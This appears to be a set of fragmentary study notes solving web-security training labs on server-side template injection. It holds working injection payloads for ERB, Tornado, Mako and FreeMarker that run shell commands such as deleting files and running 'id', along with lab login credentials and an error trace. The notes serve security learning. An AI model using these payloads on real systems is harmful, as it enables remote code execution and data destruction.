

Server side template injection

universal error= `{{<[%['"]}}%\`


Lab: Basic server-side template injection

This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

```
%3C%=%20system(%27rm%20-rf%20morale.txt%27)%20%%3E
```

```
<%= system('rm -rf morale.txt') %>
```





Lab: Basic server-side template injection (code context)

This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the

`morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`





```
{{7*7}}{%25import+os%25}}{{os.system('rm+-rf+morale.txt')}}{{7*7}}
```

Lab: Server-side template injection using documentation

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials:

```
content-manager:C0nt3ntM4n4g3r
```

Template:

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

Trying Mako Python

Preview

Save

49



← → ↻ 🔒 https://0aa8007103f5d218809a9ebf00520097.web-security-academy.net/product/template?productid=... Import bookmarks... lab-solutions All labs | Web Security... Mk Medium BugBountyHunting.com Hacker101 CTF

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

it is FreeMarker Java

Preview Save



<% import os x=os.popen('id').read() %> FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> x [in template "freemarker" at line 5, column 3] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- FTL stack trace ("~" means nesting-related): - Failed at: \${x} [in template "freemarker" at line 5, column 1] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:57) at lab.actions.common.Action.run(Action.java:39) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)





```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm -rf m
orale.txt")}]
```

Lab: Server-side template injection in an unknown language with a documented exploit

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.






Lab: Server-side template injection with information disclosure via user-supplied objects

This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.


To solve the lab, steal and submit the framework's secret key.



You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r



using= `{{<[%]'}}%\`





Lab: Server-side template injection in a sandboxed environment

